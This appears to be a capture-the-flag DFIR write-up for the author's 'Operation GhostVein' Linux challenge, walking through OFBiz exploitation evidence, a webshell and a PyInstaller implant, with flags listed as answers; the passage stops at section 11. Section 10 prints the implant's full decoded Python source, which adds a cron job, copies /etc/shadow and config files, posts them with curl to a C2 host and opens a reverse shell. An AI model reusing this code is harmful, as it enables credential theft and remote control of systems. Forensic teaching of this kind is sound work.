reaper@re4perz3d:~/writeups$ cat operation-ghostvein.md
Operation GhostVein: Linux DFIR
contents
A DFIR challenge I authored for CyberTEK. Full evidence package and questions are on GitHub.
🎮 Play the Challenge
The original DFIR evidence package is still available for anyone who wants to try the scenario before reading the writeup:
📦 Download evidence:
https://drive.google.com/file/d/1qJgTznQsHkGdYdmBSUG38QxmaHtQadZ2/view?usp=sharing
⚠️ Recommendation: Try solving the challenge first before reading the writeup, as this repository contains full spoilers and flags.
🧠 Challenge Questions
The original challenge questions, flag formats, and final flags are available here:
➡️ View challenge questions on GitHub
A realistic Linux forensic investigation challenge focused on host artifacts, PCAP analysis, malware reversing, persistence, lateral movement, and DNS exfiltration.
📖 Overview
Operation GhostVein is a DFIR-oriented forensic challenge simulating a multi-stage attack against a Linux infrastructure.
The investigation was performed from a realistic evidence package containing:
- Full Linux artifacts from Server 1
- Full Linux artifacts from Server 2
- Network captures from both servers
- A merged incident PCAP
- Malware artifacts staged during the attack
The goal was to reconstruct the full attack chain using host-based artifacts and network evidence.
🧩 Attack Chain Summary
| Stage | Activity | MITRE ATT&CK |
|---|---|---|
| Initial Access | Apache OFBiz exploitation | T1190 |
| Execution | Webshell and reverse shell | T1059 |
| Privilege Escalation | PAM backdoor | T1556.003 |
| Persistence | Cron job | T1053.003 |
| Lateral Movement | SSH pivot | T1021.004 |
| Exfiltration | DNS tunneling | T1048.003 |
1. Evidence Integrity
The first step was verifying the provided evidence archive.
sha256sum GhostVein-IR-Collection.zip

Result:
624ca5deb58c36080924c1e5bae7cbe3431d4cae5d6883700bf9081ef791737f
Flag:
CyberTEK{624ca5deb58c36080924c1e5bae7cbe3431d4cae5d6883700bf9081ef791737f}
2. Initial Access — Apache OFBiz
The investigation started with the ERP/OFBiz server.
Relevant evidence:
server1/opt/ofbiz/VERSION
server1/opt/ofbiz/BUILD-INFO
server1/var/log/ofbiz/ofbiz.log
server1/var/log/apache2/access.log

The server was running Apache OFBiz 18.12.14, and the logs showed activity targeting:
/webtools/control/ProgramExport

This behavior matched exploitation of:
CVE-2024-38856
Flag:
CyberTEK{CVE-2024-38856}
3. First Contact Timestamp
The first attacker request was found in the Apache access logs.

The first relevant timestamp was:
02/May/2026:04:19:40
Flag:
CyberTEK{02/May/2026:04:19:40}
4. MITRE Initial Access
The attacker exploited a public-facing application.
This maps to:

Flag:
CyberTEK{T1190}
5. Webshell Discovery
A suspicious JSP file was discovered inside the OFBiz web application path.
The discovered webshell was:
health.jsp

Flag:
CyberTEK{health.jsp}
6. Reverse Shell Timestamp
The reverse shell callback was identified in the PCAP and correlated with host logs.
The reverse shell occurred during:
04:19
Flag:
CyberTEK{04:19}
7. MITRE Execution
The attacker executed commands through a shell/webshell interface.
This maps to:

Flag:
CyberTEK{T1059}
8. Malware Binary Hash
A suspicious binary named monitor was found on Server 1.
Path:
server1/opt/.ghostvein/monitor

Flag:
CyberTEK{313cde2b5085e32f84d2167f3671c0f7234d0402251aa034d7da4e55d2fe412e}
9. PyInstaller Malware Analysis
The monitor binary was identified as a PyInstaller-packed payload. To analyze the packed malware, I used pyinstxtractor, a tool designed to unpack PyInstaller executables and recover the embedded Python bytecode.


The recovered Python filename was:
implant.py

Flag:
CyberTEK{implant.py}
10. C2 Configuration
After extracting the PyInstaller archive, I used a Python bytecode decompiler to recover the embedded script.

This produced a readable version of the malware, revealing an obfuscated Python payload:
_ = lambda __: __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]))
exec(_(b'...'))
Obfuscation Analysis
The recovered script shows that the malware uses layered obfuscation based on:
- String reversal
- Base64 decoding
- Zlib decompression
The payload is wrapped inside:
exec(_(b'...'))
This means the actual malicious code is hidden inside a compressed and encoded blob.
Deobfuscation
To recover the real script, the encoded payload must be decoded.
There are two approaches:
Manual (CyberChef)
To recover the original script, I used CyberChef to iteratively decode the payload by applying the following steps multiple times:
- Reverse the byte string
- Apply Base64 Decode
- Apply Zlib Inflate


The Original malicious script
import socket
import subprocess
import os
import base64
import zipfile
import time

def _d(s):
    rev = s[::-1]
    pad = rev + '=' * (4 - len(rev) % 4)
    return base64.b64decode(pad).decode()

_a1 = _d("==wNz4CMx4CO2EjLykTM")
_a2 = 4444
_a3 = _d("==gcvRXau9WbvUGajF2Yu8CctR3L")
_a4 = _d("=ESI5U2N0M1XwAjYtBkQ")

_b1 = [
    "/etc/passwd",
    "/etc/shadow",
    "/opt/deploy/ansible_inventory.ini",
    "/opt/ofbiz/framework/entity/config/ofbiz-datasource.xml"
]

def _c1():
    _e = "*/5 * * * * /opt/.ghostvein/monitor > /dev/null 2>&1"
    os.system(f'(crontab -l 2>/dev/null; echo "{_e}") | crontab -')

def _c2():
    os.makedirs(_a3, exist_ok=True)
    for _f in _b1:
        if os.path.exists(_f):
            os.system(f"cp {_f} {_a3}/")

def _c3():
    _z = f"{_a3}/archive.zip"
    with zipfile.ZipFile(_z, 'w', zipfile.ZIP_DEFLATED) as _zf:
        for _f in os.listdir(_a3):
            _fp = os.path.join(_a3, _f)
            if os.path.isfile(_fp) and _f != "archive.zip":
                _zf.write(_fp, _f)
    os.system(
        f"curl -s -X POST http://{_a1}:9999/upload "
        f"-F 'file=@{_z}' "
        f"-H 'X-Auth: {_a4}'"
    )

def _c4():
    _s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    _s.connect((_a1, _a2))
    while True:
        _c = _s.recv(1024).decode()
        if _c.strip() == "exit":
            break
        _o = subprocess.getoutput(_c)
        _s.send(_o.encode())
    _s.close()

if __name__ == "__main__":
    _c1()
    _c2()
    _c3()
    _c4()
After decoding, the original malware logic is revealed, including a1:

- C2 server:
192.168.10.37:4444
flag
CyberTEK{192.168.10.37:4444}
Decoded C2:
192.168.10.37:4444
Flag:
CyberTEK{192.168.10.37:4444}
11. Exfiltration Password
The implant also contained a hardcoded exfiltration authentication value.
